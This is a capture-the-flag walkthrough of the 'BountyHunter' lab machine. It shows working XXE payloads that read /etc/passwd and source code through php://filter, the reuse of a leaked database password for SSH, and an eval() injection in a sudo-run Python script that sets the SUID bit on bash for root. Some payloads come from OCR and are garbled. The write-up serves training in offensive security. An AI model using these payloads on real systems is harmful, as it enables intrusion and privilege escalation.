

01 Scan

```
E offsec/bountyhunter git:(master) ▶ rustscan --ulimit 500 -a 10.10.11.100 -- -sC -sV -Pn --script=default
```

```
-----  
| {} | {} | { } | { _ | { _ | { / | _ } | / { \ | _ | |  
| .- | \ { } | .- } } | | .- } } \   } / ^ M N |  
-----
```

```
The Modern Day Port Scanner.
```

```
-----  
: https://discord.gg/GFrQs6y      :  
: https://github.com/RustScan/RustScan :  
-----
```

```
HACK THE PLANET
```

```
[~] The config file is expected to be at "/home/ghost/.rustscan.toml"  
[~] Automatically increasing ulimit value to 500.  
[!] File limit is lower than default batch size. Consider upping with --ulimit. May cause harm to sensitive serv  
[!] Your file limit is very small, which negatively impacts RustScan's speed. Use the Docker image, or up the UT  
Open 10.10.11.100:22  
Open 10.10.11.100:80  
[~] Starting Script(s)  
[>] Script to be run Some("nmap -vvv -p {{port}} {{ip}}")
```


```

PORT      STATE SERVICE REASON  VERSION
22/tcp    open  ssh      syn-ack  OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 d4:4c:f5:79:9a:79:a3:b0:f1:66:25:52:c9:53:1f:e1 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQGDLoS20XFZWvSPHpmfUE7v+PjfX6ErY0KCPmAWrTUkyyFWRf03gwHQMqg
+/1NuLAAZfc0ei14XtyS1u6gDvCzXPR5xus8vfJNSpn4n4B5m4GUPqI7odyX62jK89STkoISMhD0tzbrQydR0ZUG2PRd5TPljz
uM00Q9SxYwIxdttgg6mIYh4PRqHsSD5FuTzmsFzPfdnmurDWDqdjPZ6/CsWAKrzENv45b0F04DFiKYNLwk8xaXLum66w61jz
|   256 a2:1e:67:61:8d:2f:7a:37:a7:ba:3b:51:08:e8:89:a6 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBKLGKJHQ/zTuLAvcemSa0
|   256 a5:75:16:d9:69:58:50:4a:14:11:7a:42:c1:b6:23:44 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIJe0MhM6lgQjk6hBf+Lw/sWR4b1h8AEiDv+HABtNk4J3
80/tcp    open  http      syn-ack  Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Bounty Hunters
| http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_http-favicon: Unknown favicon MD5: 556F31ACD686989B1AFCF382C05846AA
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

```


02 HTTP

Found a website.



on top I found *portal.php*

- <http://10.10.11.100/portal.php>



Portal under development. Go [here](#) to test the bounty tracker.

Going to that gives another link.

- http://10.10.11.100/log_submit.php

Bounty Report System - Beta

Exploit Title
CWE
CVSS Score
Bounty Reward (\$)
Submit

When I submit and intercept, it seems like XML payload encoded into base64 → url-encode.

Path	Method	Status	Size	Time
http://10.10.11.100/tracker_diRbPr00f314.php	POST	200	374b	28ms
http://www.gstatic.com/generate_204	GET	204	0	22ms

Request

Response

Details

POST|http://10.10.11.100/tracker_diRbPr00f314.php|HTTP/1.1

Host

Proxy-Connection

Content-Length

Accept

X-Requested-With

User-Agent

Content-Type

Origin

Referer

Accept-Encoding

Accept-Language

10.10.11.100

keep-alive

231

/

XMLHttpRequest

Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/111.0.0.0 Safari/537.36

application/x-www-form-urlencoded; charset=UTF-8

http://10.10.11.100

http://10.10.11.100/log_submit.php

gzip, deflate

en-GB,en-US;q=0.9,en;q=0.8

1|zQ8L2N3ZT4KCQk8Y3Zzcz44PC9jdNzPgoJCTxyZXdhcmQ%2BMTAwMDwvcmV3YXJkPgoJCTwvYnVncmVwb3J0Pg%3D%3D

View: edit

Recipe

URL Decode

From Base64

Alphabet

A - Z a - z 0 - 9 + / =

☒ Remove non-alphabet chars

☐ Strict mode

Input

length: 226
lines: 1

PD94bWwgIHZlcnNpb249IjEuMCIgZW5jb2Rpbmc9IklTTy04ODU5LTEiPz4KCQk8YnVncmVwb3J0PgoJCTx0aXR5ZT5HaG9zdCBFeHBsb2l0PC90aXR5ZT4KCQk8Y3dlPjEyMzQ8L2N3ZT4KCQk8Y3Zzcz44PC9jdNzPgoJCTxyZXdhcmQ%2BMTAwMDwvcmV3YXJkPgoJCTwvYnVncmVwb3J0Pg%3D%3D

Output

start: 163
end: 163
length: 0
time: 16ms
length: 163
lines: 7

<?xml version="1.0" encoding="ISO-8859-1"?>
<bugreport>
<title>Ghost Exploit</title>
<cwe>1234</cwe>
<cvss>8</cvss>
<reward>1000</reward>
</bugreport>

Running *feroxbuster* I found *db.php*

```

# offsec/bountyhunter git:(master) > feroxbuster -w /usr/share/wordlists/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt -u http://10.10.11.100 -k -x php,txt

FERRET OXIDE
by Ben "epi" Risher 🐞 ver: 2.3.3

┌───────────┴───────────┐
🔗 Target Url      http://10.10.11.100
🧵 Threads        50
📖 Wordlist        /usr/share/wordlists/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt
💥 Status Codes    [200, 204, 301, 302, 307, 308, 401, 403, 405, 500]
⏱ Timeout (secs)  7
👤 User-Agent      feroxbuster/2.3.3
📄 Config File     /etc/feroxbuster/ferox-config.toml
🔌 Extensions     [php, txt]
🛡 Insecure        true
🔍 Recursion Depth 4
🔄 New Version Available https://github.com/epi052/feroxbuster/releases/latest
└───────────┬───────────┘

🚩 Press [ENTER] to use the Scan Cancel Menu™

200   388L   1479W   0c http://10.10.11.100/index.php
301    9L    28W   316c http://10.10.11.100/resources
301    9L    28W   313c http://10.10.11.100/assets
200    5L    15W   125c http://10.10.11.100/portal.php
301    9L    28W   310c http://10.10.11.100/css
200    0L    0W    0c http://10.10.11.100/db.php
301    9L    28W   309c http://10.10.11.100/js
301    9L    28W   317c http://10.10.11.100/assets/img
```

I am gonna try XXE exploit (XML External Entity) and it works.

The screenshot shows the Burp Suite interface with the 'Recipe' tab active. On the left, the 'To Base64' recipe is selected, and the 'URL Encode' recipe is also visible. The 'Input' field contains an XML payload. The 'Output' field shows the Base64 encoded result of the input.

Recipe

To Base64

Alphabet
A-Za-z0-9+/=

URL Encode

☒ Encode all special chars

Input

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [ <!ENTITY xxe SYSTEM "file:///etc/passwd"> ]>
<bugreport>
<title>&xxe;</title>
<cwe>&xxe;</cwe>
<cvss>&xxe;</cvss>
<reward>&xxe;</reward>
</bugreport>
```

Output

```
PD94bWwgIHZlcnNpb249IjEuMCBjZW5jb2Rpbmc9IklkTTU040DU5LTEiPz4KPCFET0NUWVFjZVbyBbIDwhRU5USVRZIHh4ZSBTW
VNURU0gImZpbGU6L8vZXRjL3Bhc3N3ZCI%2BIF0%2BCgkJPGJlZ3JlcG9ydD4KCQk8dG10bGU%2Bjnh4ZTs8L3RpdGxlcG9JCTxj
d2U%2Bjnh4ZTs8L2N3ZT4KCQk8Y3Zzc24meHh0zwvY3Zzc24KCQk8cmV3YXJkPiZ4eG9yZD9yYXZhdmc0%2BCgkJPJC9IdwYXZBvc
nQ%2B
```

Replay Duplicate Revert Delete Download Resume Abort

Flow Modification Export Interception

Path	Method	Status	Size	Time	Request	Response	Details
http://10.10.11.100/tracker_dIRbPr00f314.php	POST	200	1.1kb	10ms	HTTP/1.1 200 OK		<div><div>DateSat, 01 Apr 2023 14:05:08 GMT</div><div>ServerApache/2.4.41 (Ubuntu)</div><div>VaryAccept-Encoding</div><div>Content-Encodinggzip</div><div>Content-Length823</div><div>Content-Typetext/html; charset=UTF-8</div></div> <div>If DB were ready, would have added: <table> <tr> <td>Title:</td> <td> root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:irc:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin systemd-network:x:100:102:systemd Network Management,,:/run/systemd:/usr/sbin/nologin systemd-resolve:x:101:103:systemd Resolver,,:/run/systemd:/usr/sbin/nologin systemd-timesync:x:102:104:systemd Time Synchronization,,:/run/systemd:/usr/sbin/nologin messagebus:x:103:106:/nonexistent:/usr/sbin/nologin syslog:x:104:110:/home/syslog:/usr/sbin/nologin _apt:x:105:65534:/nonexistent:/usr/sbin/nologin tss:x:106:111:TPM software stack,,:/var/lib/tpm:/bin/false uuidd:x:107:112:/run/uuidd:/usr/sbin/nologin tcpdump:x:108:113:/nonexistent:/usr/sbin/nologin landscape:x:109:115:/var/lib/landscape:/usr/sbin/nologin pollinate:x:110:1:/var/cache/pollinate:/bin/false ssh:x:111:65534:/run/ssh:/usr/sbin/nologin systemd-coredump:x:999:999:systemd Core Dumper:/usr/sbin/nologin development:x:1000:1000:development:/home/development:/bin/bash lxd:x:998:100:/var/snap/lxd/common/lxd:/bin/false usbmux:x:112:46:usbmux daemon,,:/var/lib/usbmux:/usr/sbin/nologin </td> </tr> <tr> <td>CWE:</td> <td> root:x:0:0:root:/root:/bin/bash </td> </tr> </table></div>

There's only one user *development*. It appears XXE RCE is not working either with *PHP input://*.

Therefore, I try reading *db.php*

Recipe

To Base64

Alphabet

A - Z a - z 0 - 9 + / =

URL Encode

Encode all special chars

Input

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [ <ENTITY xxe SYSTEM "php://filter/convert.base64-encode/resource=/var/www/html/db.php" > ]>
<bugreport>
<title>&xxe;</title>
<cwe>1234</cwe>
<cvss>10</cvss>
<reward>10000</reward>
</bugreport>
```

Output

```
PD94bWwIHZlcnNpb249IjEuMCIGZW5jb2Rpbmc9IklTTTY040DU5LTEiPz4KCFET0NUWVBFIGZvbyBbIDwhRU5USVRZIHh4ZS5BTWNURU0gInBocDovL2ZpbHRlcj9jb252ZXJ0LmJhc2U2NC1lbmVzGUvcnVzYyY2U9L3Zhcj93d3cvaHRtbC9kYi5waHAiID4gXT4KCQk8YnVncmVwb3J0PgoJCTx0aXR5ZT4meHh1OzwvdG10bGU%2BCgkJPgN3ZT4xMjM0PC9jd2U%2BCgkJPgN2c3M%2BMTA8L2N2c3M%2BCgkJPgN1d2FyZD4xMDAwMDwvcnV3YXJkPgoJCTwvYnVncmVwb3J0Pg%3D%3D
```

I got the following

```
1 | PD9waHAKLy8gVE9ETyAtPiBJbXBsZW1lbnQgbG9naW4gc3lzdGVtIHdpdGggdGhLIGRhdGFiYXNLLGokZGJzZXJ2ZXIgcPSAibG9jYWxob3N0IjsKJGRibmFtZSA9ICJib3VudHki0wokZGJlc2VybmFtZSA9ICJhZG1pbIi7CirkYnBhc3N3b3JkID0gIm0xOVJvQVUwFA0MUExc1RzcTZLIjsKJHRlc3Rlc2VyID0gInRlc3Qi0wo/Pgo=
```

and decode it and got the following code.

```
≡ offsec/bountyhunter git:(master) ► echo -n 'PD9waHAKLy8gVE9ETyAtF
I7CiRkYnBhc3N3b3JkID0gIm0xOVJvQVUwaFA0MUExc1RzcTZLIjsKJHRlc3R1c2VyI
<?php
// TODO → Implement login system with the database.
$dbserver = "localhost";
$dbname = "bounty";
$dbusername = "admin";
$dbpassword = "m19RoAU0hP41A1sTsQ6K";
$testuser = "test";
?>
≡ offsec/bountyhunter git:(master) ►
```

I try the same password on previous user I found *development* and it works.

```
⚡ offsec/bountyhunter git:(master) ► sshNoVerify development@10.10.11.100
The authenticity of host '10.10.11.100 (10.10.11.100)' can't be established.
ECDSA key fingerprint is SHA256:3IaCMSdNq0Q9iu+vTawqvIf84000+RYNnsDxDBZI04Y.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.11.100' (ECDSA) to the list of known hosts.
development@10.10.11.100's password:
Welcome to Ubuntu 20.04.2 LTS (GNU/Linux 5.4.0-80-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Sat 01 Apr 2023 02:41:40 PM UTC

System load:          0.05
Usage of /:            23.7% of 6.83GB
Memory usage:         13%
Swap usage:           0%
Processes:            216
Users logged in:      0
IPv4 address for eth0: 10.10.11.100
IPv6 address for eth0: dead:beef::250:56ff:feb9:221d

0 updates can be applied immediately.

The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Wed Jul 21 12:04:13 2021 from 10.10.14.8
development@bountyhunter:~$
```

03 Foothold

I got a user *development*.

user.txt

```
development@bountyhunter:~$ ls
contract.txt  user.txt
development@bountyhunter:~$ cat user.txt
8aa9f69ad46f5ada66fc2cb071b9f79b
development@bountyhunter:~$ ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen 1000
    link/ether 00:50:56:b9:22:1d brd ff:ff:ff:ff:ff:ff
    inet 10.10.11.100/23 brd 10.10.11.255 scope global eth0
        valid_lft forever preferred_lft forever
    inet6 dead:beef::250:56ff:feb9:221d/64 scope global dynamic mngtmpaddr
        valid_lft 86394sec preferred_lft 14394sec
    inet6 fe80::250:56ff:feb9:221d/64 scope link
        valid_lft forever preferred_lft forever
development@bountyhunter:~$ hostname
bountyhunter
development@bountyhunter:~$ █
```

Privilege escalation

I found a text file *contract.txt* at *development* user home.

```
development@bountyhunter:~$ cat contract.txt
Hey team,

I'll be out of the office this week but please make sure that our contract with Skytrain Inc gets completed
.

This has been our first job since the "rm -rf" incident and we can't mess this up. Whenever one of you gets
on please have a look at the internal tool they sent over. There have been a handful of tickets submitted
that have been failing validation and I need you to figure out why.

I set up the permissions for you to test this. Good luck.

-- John
development@bountyhunter:~$ █
```

Also this user can run the following Python script as sudo.

```
development@bountyhunter:~$ sudo -l
Matching Defaults entries for development on bountyhunter:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User development may run the following commands on bountyhunter:
    (root) NOPASSWD: /usr/bin/python3.8 /opt/skytrain_inc/ticketValidator.py
development@bountyhunter:~$
```

I check the script.

```
development@bountyhunter:~$ cat /opt/skytrain_inc/ticketValidator.py
#Skytrain Inc Ticket Validation System 0.1
#Do not distribute this file.

def load_file(loc):
    if loc.endswith(".md"):
        return open(loc, 'r')
    else:
        print("Wrong file type.")
        exit()

def evaluate(ticketFile):
    #Evaluates a ticket to check for irreggularities.
    code_line = None
    for i,x in enumerate(ticketFile.readlines()):
        if i == 0:
            if not x.startswith("# Skytrain Inc"):
                return False
            continue
        if i == 1:
            if not x.startswith("## Ticket to "):
                return False
            print(f"Destination: {' '.join(x.strip().split(' ')[3:])}")
            continue

        if x.startswith("__Ticket Code:__"):
            code_line = i+1
            continue

        if code_line and i == code_line:
            if not x.startswith("**"):
                return False
            ticketCode = x.replace("**", "").split("+")[0]
            if int(ticketCode) % 7 == 4:
                validationNumber = eval(x.replace("**", ""))
                if validationNumber > 100:
                    return True
            else:
                return False

    return False
```



```
def main():
    fileName = input("Please enter the path to the ticket file.\n")
    ticket = load_file(fileName)
    #DEBUG print(ticket)
    result = evaluate(ticket)
    if (result):
        print("Valid ticket.")
    else:
        print("Invalid ticket.")
    ticket.close

main()
development@bountyhunter:~$
```

Here are the constraints

- file ext must be *.md*
- first line must starts with *# Skytrain Inc*
- second line must starts with *## Ticket to*
- after that there must be line with *__Ticket Code:__*
- next line after that must starts with ****** and ticket code must give modulo 4 when divide by 7

eval is interesting. It basically run any python script. *eval* does not accept *;* for multi-line, you instead use comparison operator and forcefully convert into integer to do code execution.

I will be using an exploit to set SUID bit to bash.

```
≡ offsec/bountyhunter git:(master) ► cat exploit.md -p
# Skytrain Inc
## Ticket to
__Ticket Code:__
**39+ (int(eval("__import__('\os\').system('\chmod u+s /usr/bin/bash\') ") = 10))**
≡ offsec/bountyhunter git:(master) ►
```

I downloaded the markdown file to the target.

```
development@bountyhunter:~$ wget 10.10.14.10:8001/exploit.md
--2023-04-01 15:22:54-- http://10.10.14.10:8001/exploit.md
Connecting to 10.10.14.10:8001... connected.
HTTP request sent, awaiting response... 200 OK
Length: 132 [text/markdown]
Saving to: 'exploit.md'

exploit.md          100%[=====>]          132  --.-KB/s    in 0s

2023-04-01 15:22:54 (22.8 MB/s) - 'exploit.md' saved [132/132]

development@bountyhunter:~$
```

I run it and code is executed.

```
development@bountyhunter:~$ ls -al /usr/bin/bash
-rwxr-xr-x 1 root root 1183448 Jun 18  2020 /usr/bin/bash
development@bountyhunter:~$ sudo python3.8 /opt/skytrain_inc/ticketValidator.py
Please enter the path to the ticket file.
/home/development/exploit.md
Destination:
Invalid ticket.
development@bountyhunter:~$ ls -al /usr/bin/bash
-rwsr-xr-x 1 root root 1183448 Jun 18  2020 /usr/bin/bash
development@bountyhunter:~$
```

It says *invalid ticket* because it will fail at *validationNumber > 100* but it does not matter anyway, since the code is executed.

```
development@bountyhunter:~$ bash -p
bash-5.0# id
uid=1000(development) gid=1000(development) euid=0(root) groups=1000(development)
bash-5.0#
```

root.txt

```
bash-5.0# cd /root
bash-5.0# cat root.txt
483266441ab99c982420696080c99d74
bash-5.0# ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen 1000
    link/ether 00:50:56:b9:22:1d brd ff:ff:ff:ff:ff:ff
    inet 10.10.11.100/23 brd 10.10.11.255 scope global eth0
        valid_lft forever preferred_lft forever
    inet6 dead:beef::250:56ff:feb9:221d/64 scope global dynamic mngtmpaddr
        valid_lft 86398sec preferred_lft 14398sec
    inet6 fe80::250:56ff:feb9:221d/64 scope link
        valid_lft forever preferred_lft forever
bash-5.0# hostname
bountyhunter
bash-5.0#
```